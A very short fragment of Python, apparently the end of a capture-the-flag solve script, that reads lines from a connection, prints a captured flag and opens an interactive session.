io.recvline()
io.recvline()
flag = io.recvline()
print(flag)
io.interactive()
```